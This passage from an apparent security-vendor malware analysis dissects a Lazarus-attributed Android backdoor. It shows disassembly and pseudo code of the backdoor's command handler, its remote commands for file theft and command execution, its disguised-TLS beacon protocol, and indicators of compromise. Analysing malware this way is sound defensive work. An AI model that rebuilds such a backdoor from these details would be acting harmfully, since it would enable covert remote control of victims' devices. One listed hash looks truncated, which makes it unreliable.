


Figure 11. A captured packet from the callback beacon.




Figure 12. The list of legitimate (well-known) domains in the binary.

After sending the callback beacon, the malware assigns global variables that contain device information which is transferred to the control server once it receives the command code 0x5249. Figure 13 shows the jump table for implementing commands and its pseudo code.

```
BL      GetMsgFromC2_9F68
CMP     R0, #0
BNE     loc_A354
LDR     R2, [SP,#0x120+var_120]
LDR     R3, =0xFFFFADC2
ADDS    R0, R2, R3
CMP     R0, #0x15        ; switch 22 cases
BLS     loc_A2D0

                         ; CODE XREF: functio
                         ; functionsOfBackdoo
MOVS    R4, #0           ; jumptable 0000A2D0
B       loc_A2A0
-----------------------------------------------

                         ; CODE XREF: functio
BL      __gnu_thumb1_case_sqi ; switch jump
-----------------------------------------------
DCB 0x13                 ; jump table for swi
DCB 0x17
DCB 0x1B
DCB 0xFC
DCB 0xFC
DCB 0x1F
DCB 0x23
DCB 0xFC
DCB 0x27
DCB 0xFC
DCB 0xFC
DCB 0xB
DCB 0x2F
DCB 0x2B
DCB 0xFC
DCB 0x3B
DCB 0xFC
DCB 0xFC
DCB 0xFC
DCB 0xE
DCB 0x33
DCB 0x36
```

```
switch (nCmdCode)
{
    case 0x523E:
        result = GetFileList(arg);
        break;
    case 0x523F:
        result = DownloadFile(arg);
        break;
    case 0x5240:
        result = UploadFile(arg);
        break;
    case 0x5243:
        result = ExecuteCmd(arg);
        break;
    case 0x5244:
        result = RemoveFile(arg);
        break;
    case 0x5246:
        result = ExecuteCmdWithForwStdO(arg);
        break;
    case 0x5249:
        result = SendDeviceInfo( );
        break;
    case 0x524A:
        result = ChangeDirectory(arg);
        break;
    case 0x524B:
        result = SwitchC2Server(arg);
        break;
    case 0x524D:
        DestructSocket( );
        exit(0);
    case 0x5251:
        CloseConnectionWithSleep(arg);
        result = 0;
        break;
    case 0x5252:
        result = SendCurrentC2IPaddresses( );
        break;
    case 0x5253:
        result = DownloadC2ListAndWriteToFile(arg);
        break;
    default: continue;
}
```


```
typedef enum _CMD_CODE
{
    UPLOAD_FILELIST  = 0x523E,
    DOWNLOAD_FILE,
    ...
} CMD_CODE;

struct recv_st
{
    CMD_CODE CMD;
    int      SIZE_OF_DATA;
    BYTE     DATA[260];
};
```

Figure 13. The jump table for implementing commands from the control server and the structure for receiving data.

The functions are described in the following table. Command code and arguments arrive as structured data from the control server, as shown in Figure 13. The command code and arguments are assigned, respectively, to the CMD and DATA member variables of the received data structure.

Command Code	Description
0x523E	**Transfer the sub file list of the path requested from control server** List of directories and files with size and last modified time * Argument: The root path to collect sub file list * Return: The size of data plus names of directories/files
0x523F	**Download file to new path from control server** * Argument: The path of file to download * Return: If successful, sends 0x524F. If an error, sends 0x5250.
0x5240	**Upload the whole/partial file requested from control server** * Argument: The path of file to upload to control server * Return: If successful, sends 0x524F. If an error, sends 0x5250.
0x5243	**Execute command received from control server** * Argument: Command string to perform as process * Return: If successful, sends 0x524F. If an error, sends 0x5250.
0x5244	**Remove the file/directory requested from control server** * Argument: The path to remove * Return: If successful, sends 0x524F. If an error, sends 0x5250.
0x5246	**Execute command and forward the data to control server** * Argument: command string to perform as process * Return: Once complete, sends 0x0000
0x5249	**Transfer device information to control server** Brand, model, platform, OS version, kernel version, IP addresses, current working directory, user name
0x524A	**Change the current work directory to the directory requested from control server** * Argument: The path of file to upload to control server * Return: 0x524F and current work directory
0x524B	**Switch current control server to new control server** * Argument: IP address and port number * Return: If successful, sends 0x524F. If an error, sends 0x5250.
0x524D	**Terminate self-process** Closes the connected socket and exits process
0x5251	**Close the current connection with control server and sleep** Closes the connected socket and changes the running status variable * Argument: The number of seconds to sleep * Return: 0x5251
0x5252	**Transfer the current list of control server's connection information** IP addresses and ports currently loaded in memory
0x5253	**Download a list of control server connection information** Downloads and writes to file with XOR 5E encoding

After performing commands received from the control server, the malware returns the results to the control server using the codes in Figures 14 and 15. Before transferring the results, the return code and data are stored in a structure described in the following pseudo code.




```
typedef enum _RESULT_CODE
{
    SUCCEED =   0x524F, /* Succeed                  */
    FAILED,             /* Failed                   */
    CONN_CLOSE          /* Close current connection */
} RESULT_CODE;

struct result_st
{
    RESULT_CODE  RESULT;
    int          SIZE_OF_DATA;
    BYTE         DATA[260];
};
```

Figures 14 and 15. The codes and data structure returned to the control server.

Similarities to Lazarus Malware

In Figure 16, the function on the left is from the backdoor ELF we have analyzed. On the right, we see procedures found in several executables used by the Lazarus Group in various attacks.




Figure 16. Similar functions to the executable used in the Sony Pictures attack.

Both functions look very similar. And the hexadecimal seeds for generating a key for encryption and decryption are the same. Both functions are also used to generate a message encryption and decryption key between the victim and control server. Figure 17 shows the functions of both the backdoor ELF and an executable recently used by the Lazarus Group. The function connects to the control server, and generates a disguised SSL ClientHello packet. Then the generated packet is sent to the control server as callback beacon.




Figure 17. The functions to establish a connection to the control server (ELF on the left).

The function in Figure 18 generates a disguised ClientHello packet to use as a callback beacon.




Figure 18. Generating the disguised ClientHello packet (ELF on the left).

Both backdoors use same protocol, as we confirmed when analyzing the function for receiving a message from the control server. Figure 19 shows the protocol for transferring a message between the backdoor and the control server.




Figure 19. The receive message function included in the checking protocol (ELF on the left).

To transfer a message from the source, the malware first sends a five-byte message to the destination. The message contains information on the size of the next packet, a hardcoded value, and the type of message. The hardcoded value is 0x0301 and the type of message can be between 0x14–0x17. The message type can also be used to check the validation of the received packet. The following is pseudo code from the receive function:

```
Transmission Control Protocol, Src Port: 58691, Dst Port: 443, Seq: 1, Ack: 1, Len: 5
    Source Port: 58691
    Destination Port: 443
    [Stream index: 4]
    [TCP Segment Len: 5]
    Sequence number: 1    (relative sequence number)
    [Next sequence number: 6    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window size value: 2738
    [Calculated window size: 2738]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x986f [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [SEQ/ACK analysis]
    TCP payload (5 bytes)
    [Reassembled PDU in frame: 300]
    TCP segment data (5 bytes)

0000  4c 34 88 17 b5 24 80 4e  81 03 ab 11 08 00 45 00   L4...$.N ......E.
0010  00 39 fd 46 40 00 40 06  4a 1c c0 a8 39 05 c0 a8   .9.F@.@. J...9...
0020  39 06 e5 43 01 bb f6 5c  87 79 f2 2e 31 c1 80 18   9..C...\ .y..1...
0030  0a b2 98 6f 00 00 01 01  08 0a 16 f5 c9 7f 8c f9   ...o.... ........
0040  5f fb 16 03 01 00 73                               _.....s
```

Figure 20. The five-byte packet sent before the source sends its primary message.

```
#pragma pack(push, 1)
struct st_5bytes
{
  BYTE byType;
  WORD wSign;
  WORD wLen;
};
#pragma pack(pop)

unsigned int Receive(SOCKET *sock, BYTE *p_Buf, DWORD p_nLen, BYTE p_byType)
{
  unsigned int result;
  struct st_5bytes buff[5];

  buff[0].byType = 0;
  *(_DWORD *)&buff[0].wSign = 0;
  if (RecvToBuff(sock, (const char *)buff, 5))
  {
    buff[0].wSign = ntohs(buff[0].wSign);
    buff[0].wLen = ntohs(buff[0].wLen);
    if(buff[0].wLen > p_nLen || buff[0].byType != p_byType || buff[0].wSign != 0x301)
    {
        result = 0;
    }
    else
    {
        if((result= RecvToBuff(sock, (const char *)p_Buf, buff[0].wLen)))
        {
            DecodeMessage(p_Buf);
        }
    }

  }
}
```

Figure 21. Pseudo code from the receive message function.

Conclusion

The security industry keeps an eye on the Lazarus Group, and McAfee Mobile Security researchers actively monitor for mobile threats by Lazarus and other actors. We compared our findings with the threat intelligence research of our Advanced Threat Research team, which studies several groups and their techniques. Due to the reuse of recent campaign infrastructure, code similarities, and functions such as the fake transport layer security, these tactics match many we have observed from the Lazarus Group.

We do not know if this is Lazarus' first activity on a mobile platform. But based on the code similarities we can say it with high confidence that the Lazarus Group is now operating in the mobile world.

McAfee Mobile Security detects this malware as "Android/Backdoor." Always keep your mobile security application updated to the latest version. And never install applications from unverified sources. This habit will reduce the risk of infection by malware.

Indicators of Compromise:

Hashes

12cc14bbc421275c3c6145bfa186dff

24f61120946ddac5e1d15cd64c48b7e6

8b98bdf2c6a299e1fed217889af54845

9ce9a0b3876aacbf0e8023c97fd0a21d

Domains

